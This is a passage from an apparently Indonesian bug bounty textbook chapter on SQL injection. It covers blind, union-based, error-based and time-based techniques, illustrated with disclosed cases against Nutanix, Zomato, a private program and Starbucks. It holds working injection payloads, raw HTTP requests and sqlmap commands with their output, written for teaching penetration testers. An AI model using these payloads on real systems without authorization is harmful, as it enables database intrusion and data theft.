' or length(database())=2 -- --+ → Tidak menghasilkan error, namun terdapat perubahan kecil (false)  
' or length(database())=3 -- --+ → Tidak menghasilkan error, namun terdapat perubahan kecil (false)  
' or length(database())=4 -- --+ → Tidak menghasilkan error, namun terdapat perubahan kecil (false)  
' or length(database())=5 -- --+ → Tidak menghasilkan error, namun terdapat perubahan kecil (false)  
' or length(database())=6 -- --+ → Meload halaman normal tanpa ada perubahan (True)
```

Pada contoh percobaan bruteforce di atas, dapat dilihat bahwa perubahan perilaku terjadi pada percobaan ke-6, sehingga dapat dipastikan bahwa panjang karakter database berjumlah 6 (enam) karakter.

Setelah mengetahui panjang karakter database yang berjumlah 6 (enam) karakter, maka seorang penguji pun harus melakukan bruteforce karakter dengan muatan sebagai berikut: (1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!@#\$%^&*()_+-.)

Hal ini sendiri dilakukan dengan tujuan untuk mendapatkan karakter yang terdapat pada karakter ke-1 sampai dengan karakter ke-6 dari total 6 (enam) karakter pada database yang ada.

Sebagai catatan, bila langkah ini dilakukan secara manual, maka akan sangat memakan waktu karena harus melakukan percobaan satu persatu serta membutuhkan kesabaran dan ketelitian. Berikut ini merupakan contohnya:

```
' or substring(database(),1,1)='a' -- --+ → Tidak menghasilkan error, namun terdapat perubahan kecil (false)  
' or substring(database(),1,1)='b' -- --+ → Tidak menghasilkan error, namun terdapat perubahan kecil (false)  
' or substring(database(),1,1)='c' -- --+ → Tidak menghasilkan error, namun terdapat perubahan kecil (false)  
' or substring(database(),1,1)='d' -- --+ → Meload halaman normal tanpa ada perubahan (True)  
' or substring(database(),2,1)='a' -- --+ → Tidak menghasilkan error, namun terdapat perubahan kecil (false)  
' or substring(database(),2,1)='b' -- --+ → Meload halaman normal tanpa ada perubahan (True)  
' or substring(database(),3,1)='_ ' -- --+ → Meload halaman normal tanpa ada perubahan (True)  
' or substring(database(),4,1)='a' -- --+ → Meload halaman normal tanpa ada perubahan (True)
```

```
' or substring(database(),5,1)='p' -- -+ → Meload halaman normal tanpa ada perubahan (True)
```

```
' or substring(database(),6,1)='p' -- -+ → Meload halaman normal tanpa ada perubahan (True)
```

Berdasarkan percobaan di atas, dapat diketahui bahwa nama database yang digunakan bernama **db_app**. Untuk melakukan hasil yang lebih cepat membutuhkan cara otomasi, seorang pengujii dapat melakukan scripting untuk mempercepat pekerjaan. Alternatif lain yang dapat dilakukan adalah dengan menggunakan SQLmap.

Sebagai informasi singkat, Blind SQL Injection memiliki dua tipe serangan yang berbeda, yaitu Boolean dan time-based.

18.1.3. Union-Based SQL Injection

Secara umum, union-based SQL injection merupakan teknik SQL injection yang memanfaatkan operator UNION. Hal ini berguna untuk menggabungkan hasil dari dua atau lebih pernyataan SELECT menjadi satu.

Hasil yang ada akan dikembalikan sebagai bagian dari respons HTTP yang selanjutnya akan ditampilkan pada browser. Berikut merupakan contoh pseudocode dari proses injeksi menggunakan teknik union based.

```
SELECT * FROM tb_gallery WHERE id = 1 UNION SELECT 1, 2, database(), user()#
```

Penjelasan sederhana dari query di atas yaitu bila dieksekusi, maka aplikasi yang rentan akan menampilkan konten *gallery* yang juga menampilkan informasi database berikut user yang digunakan.

18.2. Basic Concept of SQL Injection Attack

Sama seperti Cross Site Scripting, secara umum, seorang pengujii diharuskan untuk mencari suatu fitur input dan output pada suatu aplikasi untuk dapat melancarkan serangan SQL Injection. Beberapa contoh fitur yang mempunyai input dan output biasanya seperti fitur pencarian, fitur komentar, fitur chat, fitur ticketing, dan semacamnya.

Di dalam eksekusinya, langkah yang dilakukan oleh seorang pengujii dapat ditempuh dengan cara otomatis maupun manual. Adapun untuk cara otomatis, maka pengujii dapat menggunakan berbagai tools yang tersedia seperti SQLMap, SQL Ninja, dan lainnya.

18.3. Sample Cases

18.3.1. Error Based SQL Injection – Bootcamp.Nutanix.com Case

Pada September 2018, seorang researcher bernama Muhammad Khizer Javed berhasil menemukan kerentanan terkait Error-Based SQL Injection pada salah satu portal milik Nutanix.


Ketika selesai melakukan recon dan menemukan portal bootcamp.nutanix.com, dirinya memperoleh tampilan halaman login yang menarik perhatian. Singkat cerita, saat hendak memasukan alamat email dan kata sandi secara sembarang, Javed tidak mendapatkan informasi apapun.

Request:

```
POST /bootcamp/login HTTP/1.1
Content-Type: application/json
Content-Length: 74
Referer: https://bootcamp.nutanix.com/
Host: bootcamp.nutanix.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21
Accept: */*

{"email":"Email@email.com","password":"passwordlol"}
```

Tidak selesai sampai di situ, setelahnya, Javed memasukan `1\'` pada kolom **email** dengan harapan dirinya mendapatkan pesan SQL *error*. Menariknya, aplikasi ternyata mengembalikan dengam *error response* yang terdapat pada parameter `code`.




Gambar 183 Trying to Injecting the Parameter

Response:

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 301
ETag: W/"12d-ZLo463k+S1SW5Z9MTAnhrr4EGvI"
Date: Mon, 16 Jul 2018 18:20:13 GMT
Connection: keep-alive

{"code":"ER_PARSE_ERROR","errno":1064,"sqlMessage":"You have an error in your SQL syntax;
check the manual that corresponds to your MySQL server version for the right syntax to use near
\"\\\" at line 1","sqlState":"42000","index":0,"sql":"SELECT id from Users WHERE email=\"1'\\\""
AND password=\"\\\""}
```

Selanjutnya Javed mencoba memberi input berupa payload yang dapat mengeluarkan informasi terkait versi SQL yang digunakan pada web target. Adapun payload nya yaitu sebagai berikut: `a\''and(extractvalue(1,concat(0x0a,@@version)))#\code>. Pada bagian response, aplikasi web pun "melayani" request yang ada dengan menampilkan nilai 8.0.11. Nilai ini merupakan versi database yang digunakan pada web target:`



Gambar 184 Trying to Look the SQL Version

Berdasarkan dua percobaan di atas, dapat disimpulkan bahwa parameter **email** rentan terhadap serangan SQL Injection. Untuk mempercepat pekerjaan dan proses serangan, Javed menggunakan tools SQLmap untuk mendapatkan database yang terdapat pada target.

Untuk melakukan proses SQL injection dengan menggunakan SQLmap, langkah yang perlu dilakukan adalah meng-copy request pada burpsuite dan simpan pada file.txt (dapat menggunakan text editor apapun). Lalu masukan karakter * pada bagian value di parameter yang hendak di-inject secara otomatis.

Berikut ini merupakan salah satu contoh request yang disimpan di dalam file.txt sederhana (dengan keadaan parameter email diberi bintang).

```
POST /bootcamp/login HTTP/1.1
Content-Type: application/json
Content-Length: 74
Referer: https://bootcamp.nutanix.com/
Host: bootcamp.nutanix.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21 Accept: /*

>{"email":"*","password":"passwordlol"}
```

Setelah tersimpan dalam file.txt, maka langkah berikutnya adalah menjalankan perintah sqlmap sebagai berikut:

```
sqlmap -r file.txt --risk 3 -- level 5 --dbs
```

Setelahnya, maka penguji hanya perlu menunggu sampai sqlmap mengeluarkan hasil yang positif (bila memang rentan). Adapun pada kesempatan itu, Javed memperoleh hasil berupa informasi database yang ada di dalam DBMS milik target:

```
Payload: {"email":"1\\\"","password":" UNION ALL SELECT CONCAT(0x71787a7671,0x71634a6e746e566e516851496b715349555875516371577472674e55724945577077
796b6f52634f,0x716a7071)-- gbfh"}
...
[13:37:13] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[13:37:13] [INFO] fetching database names
[13:37:14] [INFO] used SQL query returns 5 entries
[13:37:15] [INFO] retrieved: mysql
[13:37:15] [INFO] retrieved: information_schema
[13:37:15] [INFO] retrieved: performance_schema
[13:37:16] [INFO] retrieved: sys
[13:37:16] [INFO] retrieved: demo
available databases [5]:
[*] demo
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Gambar 185 SQL Injection Automation with SQL Map

18.3.2. Common Blind SQL Injection Attack – Zomato Case

Sebagai pengulangan kembali, berbeda dengan error-based SQL Injection yang sangat jelas memberikan “informasi error”, pada blind SQL Injection, seorang penguji diharuskan untuk melakukan banyak percobaan demi meraih output yang diinginkan seperti yang telah dipaparkan pada konsep

dasar sebelumnya.

Pada Desember 2017, [seorang researcher dengan nick gerben javado berhasil menemukan kerentanan terkait blind SQL Injection pada aplikasi milik Zomato](#) yang terletak di Zomato.com. Pada kesempatan itu, javado mendapati bahwa parameter entity_id rentan diinjeksi.

Adapun percobaan yang dilakukan oleh dirinya adalah dengan memasukan payload **1 or if(mid(@@version,1,1)=5,1,2)=2%23**. Fungsi dari payload ini yaitu bertujuan untuk mencari tahu karakter pertama dari versi database yang digunakan.

Bila server pada target menggunakan MySQL Database dengan versi 5.x.x, maka kondisi hasil injeksi ini akan menghasilkan nilai **true**. Hal ini sendiri disebabkan karena karakter pertama memiliki value yang benar, yaitu bernilai 5 (lima). Adapun response yang dihasilkan dari aplikasi adalah aplikasi memberikan **return code 200 OK**.

Selanjutnya, ketika javado menginjeksi dengan payload **1 or if(mid(@@version,1,1)=4**, maka output yang dihasilkan adalah **return code 500 error**. Hal ini bernilai false dikarenakan karakter pertama versi MySQL yang digunakan bukan bernilai 4 melainkan bernilai 5, sehingga response yang dihasilkan adalah 500 error.

Berikut ini merupakan cara yang digunakan oleh Javado dalam pengujian yang telah dilakukan:

```
curl -H 'Host: www.zomato.com' -H 'Cookie: PHPSESSID=XXXXXX'  
'https://www.zomato.com/████.php?entity_type=restaurant&entity_id=1+or+if(mid(@@versi  
on,1,1)=5,1,2)=2%23' -k
```


18.3.3. Blind SQL Injection Attack via User-Agent – Private Program

Hal yang umum diketahui penguji saat mencari kerentanan terkait SQL Injection yaitu cenderung pada sisi parameter yang dimiliki oleh suatu aplikasi baik pada POST maupun GET Method. Namun, terdapat hal menarik yang ditunjukkan oleh [seorang researcher dengan nick fr0stNuLL yang berhasil menemukan kerentanan terkait Blind SQL Injection via user-agent](#), yang seperti diketahui bahwa user-agent merupakan salah satu bagian dari HTTP Header dari suatu HTTP Request.

Sebagai catatan, secara umum, user-agent pada dasarnya digunakan untuk menampilkan informasi berupa OS beserta browser yang digunakan oleh client.


Dalam situasi ini, fr0stNuLL mencoba melihat perbedaan antara memberikan single quote ('') ke user-

agent dengan tidak menambahkan apapun ke dalamnya. Singkat cerita, tidak terlihat informasi apapun selain “OK” pada response ketika mengirimkan POST request sederhana.



Gambar 186 Normal Response - without any Single Quote

Kemudian ketika diberi special character berupa single quote ke dalam user agent yang dikirimkan, ternyata aplikasi mengeluarkan response yang unik, yaitu **Unauthorized**.



Gambar 187 Unauthorized Response after Injecting the User-Agent

Dilihat dari hasilnya, tentu hal ini tampak aneh. Karena seharusnya pergantian nilai pada user-agent tidaklah berdampak terhadap response. Dari sini, fr0stNuLL pun menyadari bahwa kemungkinan besar, user-agent dimaksud dicatat di dalam database, sehingga setiap kali request dikirimkan, maka akan terdapat penyocokan antara user-agent yang digunakan oleh visitor dengan user-agent yang terdapat di database.

Untuk langkah berikutnya, fr0stNuLL mencoba untuk menginjeksi dengan payload '**AND '1'='1**' dengan harapan memperoleh nilai true pada response (karena payload ini bertujuan untuk mengembalikan nilai menjadi true). Hal menarik dari eksekusi ini pun muncul, aplikasi mengembalikan response OK seperti yang terlihat pada gambar berikut:

The screenshot shows a web proxy interface with two tabs: 'Request' and 'Response'. In the Request tab, there is a red box around the 'User-Agent' header value 'Firefox 66.0' and '1='1'. The Response tab shows a 200 OK status with the word 'OK'.

```

POST /library/pageAccess.php HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101
Firefox 66.0 and '1='1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[REDACTED].php
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 318
Origin: https://[REDACTED]
Connection: close
token=[REDACTED]

```

Response

```

HTTP/1.1 200 OK
Date: Wed, 08 May 2019 15:04:16 GMT
Server: Apache
Access-Control-Allow-Origin: *
X-Frame-Options: DENY
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no cache
Expires: 0
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-UA-Compatible: IE=Edge,chrome=1
Content-Length: 4
Connection: close
Content-Type: application/json
Set-Cookie: 78658c48b66cd60e92a9edc8612f5f5e=adb355aa1be354d564b7ec971a8d366a; path=/; HttpOnly; Secure

```

"OK"

Gambar 188 Injecting with "True" Payload - Success

Untuk memastikan bahwa parameter ini benar-benar rentan terhadap SQL Injection, maka fr0stNuLL pun mencoba mengganti payload injeksi menjadi '**AND '1'=2**' yang berarti output yang dihasilkan harus bernilai false (karena nilai satu tidaklah sama dengan nilai 2).

Ketika payload dikirimkan, ternyata aplikasi memberi response Unauthorized seperti yang ditunjukkan pada gambar berikut:

The screenshot shows a web proxy interface with two tabs: 'Request' and 'Response'. In the Request tab, there is a red box around the 'User-Agent' header value 'Firefox 66.0' and '1='2'. The Response tab shows a 401 Unauthorized status with the word 'Unauthorized'.

```

POST /library/pageAccess.php HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101
Firefox 66.0 and '1='2
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[REDACTED].php
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 318
Origin: https://[REDACTED]
Connection: close
token=[REDACTED]

```

Response

```

HTTP/1.1 401 Unauthorized
Date: Wed, 08 May 2019 15:04:59 GMT
Server: Apache
Access-Control-Allow-Origin: *
X-Frame-Options: DENY
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no cache
Expires: 0
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-UA-Compatible: IE=Edge,chrome=1
Content-Length: 12
Connection: close
Content-Type: application/json
Set-Cookie: 78658c48b66cd60e92a9edc8612f5f5e=18f545aebf5843614b3cb2500bad5089; path=/; HttpOnly; Secure

```

Unauthorized


Gambar 189 Injecting with "False" Payload - Success

Melihat situasi ini, maka dapat dipastikan bahwa aplikasi ini benar-benar rentan terhadap SQL Injection (Blind method) di bagian user-agent.

Untuk mengekstrak informasi lebih lanjut, maka fr0stNuLL mencoba untuk mencari tahu versi database yang digunakan oleh target pada saat itu. Adapun payload yang digunakan adalah '**' and substring(@@version,1,1)=1='1**'.

Adapun maksud dari payload ini adalah untuk mencari tahu nilai dari karakter pertama terkait database yang digunakan oleh target. Bila karakter pertama nya bernilai 1, maka akan menghasilkan respon OK. Namun bila bukan, maka akan menghasilkan nilai Unauthorized.

Berikut ini merupakan contoh injeksi untuk mendapatkan karakter pertama yang digunakan oleh database:



Gambar 190 Injection Attempt to Find out the Database Name

Lalu bagaimana dengan karakter ke-dua? Maka penguji harus kembali mengulangi tahap awal, yaitu dengan memasukan payload: '`' and substring(@@version,1,2)=1='1'`'

Arti dari payload ini adalah mencoba melihat apakah karakter ke-2 dari database yang dipakai, bernilai angka 1 atau bukan. Singkat cerita, karakter yang diberi warna merah **merupakan penempatan karakter** (misalnya karakter pertama, kedua, ketiga, dan seterusnya), sedangkan karakter yang diberi warna hijau merupakan **nilai dari karakter yang hendak dicari**.

`' or substring(@@version,1,2)='a'" -- -+ → Tidak menghasilkan error, namun menghasilkan output Unauthorized, sehingga karakter kedua bukan bernilai a.`

`' or substring(@@version,1,5)='x'" -- -+ → Tidak menghasilkan error, namun menghasilkan output Unauthorized, sehingga karakter kelima bukan bernilai x.`

`' or substring(@@version,1,9)='M'" -- -+ → Tidak menghasilkan error, namun menghasilkan output "OK", sehingga karakter kesembilan dipastikan bernilai M.`

`' or substring(@@version,1,14)='d'" -- -+ → Tidak menghasilkan error, namun menghasilkan output "OK", sehingga karakter ke empat belas dipastikan bernilai d.`

Dan seterusnya sampai keseluruhan karakter diperoleh.

Hal ini memang cukup memakan waktu bila dilakukan manual, sehingga mau tidak mau harus membuat sedikit script sederhana untuk meng-automate hal yang ada. Adapun percobaan dilakukan dari karakter huruf besar, huruf kecil, angka, dan simbol seperti berikut:

`(1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!@#$%^& *()_+.)`

Dengan berbekal percobaan yang dilakukan oleh fr0stNULL, akhirnya dirinya berhasil memperoleh nilai versi database yang digunakan, yaitu **10.1.21 Mariadb**.


18.3.4. Time Based SQL Injection – Starbucks Program

Secara spesifik, jenis serangan time-based SQL Injection memiliki kemiripan dengan Blind SQL Injection. Adapun hal yang menjadi dasar perbedaan pada situasi ini adalah seorang pengujii harus memperhatikan/mengamati perubahan prilaku yang terdapat pada response dari suatu web aplikasi. Adapun prilaku dimaksud yaitu berupa “lama response” yang diberikan oleh aplikasi dalam setiap menjawab request yang diberikan (berupa injeksi). Sebagai contoh, seorang pengujii menginjeksikan suatu payload berupa **'OR SLEEP(10) --**, bila suatu aplikasi rentan, maka aplikasi akan memberikan hasil true dengan lama response selama 10 (sepuluh) detik.

Salah satu contoh nyata yang dapat diambil pelajaran terkait ini adalah ketika [seorang researcher bernama toctou yang berhasil menemukan time-based SQL Injection pada program milik Starbucks](#). Pada kesempatan itu, toctou mendapatkan parameter group_id yang ada pada news.starbucks.com ini rentan terhadap serangan dimaksud dan pada percobaan pertama, toctou mencoba menginjeksi parameter itu dengan payload **1'-IF(1=1,SLEEP(1),0) AND group_id='1**.

Sebagai informasi, fungsi **IF** pada database merupakan fungsi yang berperan sebagai kondisi baik ketika suatu hal bernilai benar maupun ketika suatu hal bernilai salah. Sebagai contoh, jadi pada payload **IF(1=1, SLEEP(5),0)**, artinya, jika 1 sama dengan 1, maka akan mengembalikan nilai true berupa perintah SLEEP selama 5 detik. Bila output nya adalah false, maka nilai yang dikembalikan adalah nilai 0 yang bisa bernilai 0,xx detik.

Kembali pada kasus di starbucks, ketika toctou memasukan payload **1'-IF(1=1,SLEEP(1),0) AND group_id='1**, maka berarti output nya bernilai true dan seharusnya terjadi sleep selama 1 detik. Namun demikian, yang terjadi pada starbucks adalah aplikasi memberikan response pengembalian selama **13 detik**.



Gambar 191 Percobaan Serangan Time-Based SQL Injection

Pada kesempatan itu, toctou kembali menggunakan payload lain seperti **1'-IF(MID(VERSION(),1,1)='4',SLEEP(1),0) AND group_id='1"**.

Payload ini memiliki maksud untuk mengetahui versi DBMS yang digunakan pada aplikasi. Bila versinya dimulai dari karakter “4”, maka yang terjadi adalah, aplikasi seharusnya mengeksekusi SLEEP selama 1 detik. Namun bila bukan, maka tidak menghasilkan SLEEP.

The screenshot shows a web proxy interface with two main sections: Request and Response.

Request:

```
POST / HTTP/1.1
Host: news.starbucks.com
Connection: close
Content-Length: 100
Cache-Control: max-age=0
Origin: https://news.starbucks.com
Content-Type: application/x-www-form-urlencoded

ACT=55&jsontree={"x":1}&site_id=1&group_id=1'-IF(MID(VERSION(),1,1)='4',SLEEP(1),0)
AND group_id='1"
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 14 Jan 2017 04:55:05 GMT
Server: Apache
X-Powered-By: PHP/5.5.31
Set-Cookie: prod_last_visit=1169009705; expires=Sun, 14-Jan-2018 04:55:05 GMT; Max-Age=31536000; path=/; httponly
Set-Cookie: prod_last_activity=1484369705; expires=Sun, 14-Jan-2018 04:55:05 GMT; Max-Age=31536000; path=/; httponly
Set-Cookie: prod_csrf_token=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; httponly
Set-Cookie: prod_csrf_token=b9a2d3200f0eafdb82a2da69d504d280e6baa35; expires=Sat, 14-Jan-2017 06:55:05 GMT; Max-Age=7200; path=/; httponly
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sat, 14 Jan 2017 04:55:05 GMT
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 0
```

At the bottom, it shows "782 bytes | 251 millis".

Gambar 192 Application didn't Sleep

Seperti yang tampak pada gambar di atas, terlihat bahwa aplikasi tidak mengalami SLEEP dikarenakan lama response nya yaitu bernilai hanya 251 millis, atau sekitar 0,25 detik.

Kemudian toctou pun mencoba payload lain dan mendapati bahwa versi DBMS yang dipakai oleh Starbucks ini dimulai dengan karakter “5”. Hal ini sendiri dapat dilihat dari lama response yang diberikan oleh aplikasi saat dirinya menginjeksikan payload **1'-IF(MID(VERSION(),1,1)='5',SLEEP(1),0) AND group_id='1"**. Dalam hal ini, lama response yang dihasilkan adalah 13 detik (ingat, jangan bingung dengan angka 13 detik ini, karena pas pada kasus ini, nilai 1 detik untuk true, ternyata bernilai 13 detik. Di dalam kenyataannya, tentu dapat saja sesuai dengan harapan yang dimasukan, yaitu misalnya 1 detik saja).

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: news.starbucks.com
Connection: close
Content-Length: 100
Cache-Control: max-age=0
Origin: https://news.starbucks.com
Content-Type: application/x-www-form-urlencoded

ACT=5&jsontree={"x":1}&site_id=1&group_id=1'-IF(MID(VERSION(),1,1)='5',SLEEP(1),0)
AND group_id=1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sat, 14 Jan 2017 04:54:29 GMT
Server: Apache
X-Powered-By: PHP/5.5.31
Set-Cookie: prod_last_visit=11e9009669; expires=Sun, 14-Jan-2018 04:54:29 GMT; Max-Age=31536000; path=/; httponly
Set-Cookie: prod_last_activity=1404369669; expires=Sun, 14-Jan-2018 04:54:29 GMT; Max-Age=31536000; path=/; httponly
Set-Cookie: prod_csrftoken=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; httponly
Set-Cookie: prod_csrftoken=4422784f02135486ef7c9805elcb4143817ad960; expires=Sat, 14-Jan-2017 06:54:29 GMT; Max-Age=7200; path=/
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sat, 14 Jan 2017 04:54:42 GMT
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 0
```

Type a search term 0 matches

Type a search term 0 matches

782 bytes | 13.245 millis

Gambar 193 Found the DBMS Version

Berdasarkan dari seluruh percobaan ini, maka dirinya pun langsung “membawa” request DATA yang rentan ke automation tools seperti SQLMap yang pada akhirnya membawa hasil yang optimal.

```
C:\Windows\system32\cmd.exe
C:\Users\Giovanni\Desktop\sqlmap\project>sqlmap -r750d57e>C:\Python27\python.exe sqlmap.py -u "https://news.starbucks.com" --data="ACT=5&jsontree={'x':1}&site_id=1&group_id=1" -p "group_id" --dbms="mysql" --technique=T --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 03:23:09
[03:23:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: group_id (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: ACT=5&jsontree={'x: 1}&site_id=1&group_id=1' AND SLEEP(5) AND 'zxkh'='zxkh
